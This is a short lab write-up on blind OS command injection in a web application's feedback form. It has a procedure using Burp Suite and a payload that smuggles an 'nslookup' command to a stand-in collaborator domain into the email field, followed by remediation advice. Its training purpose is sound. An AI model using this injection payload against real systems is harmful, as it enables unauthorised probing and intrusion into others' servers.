**SCENARIO**


The feedback functionality of the application seems to have a blind OS command injection flaw. Even though the output doesn't reflect in the response, it might be possible to trigger interactions with external domains. The goal is to perform a DNS lookup to a domain under our control.


**PROCEDURE**

1. Capture the feedback submission request via Burp Suite.
2. Modify the email parameter to integrate our payload which calls out to our external domain.
3. Monitor interactions with our domain to validate if the exploit was successful.

**PAYLOAD**

For the email parameter: x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||

**  
PROOF OF CONCEPT**

****

**REMEDIATION**

1. Strictly validate and sanitize all inputs before processing.
2. Limit system-level access and privileges of application processes.
3. Regularly review code and features to detect and rectify such vulnerabilities.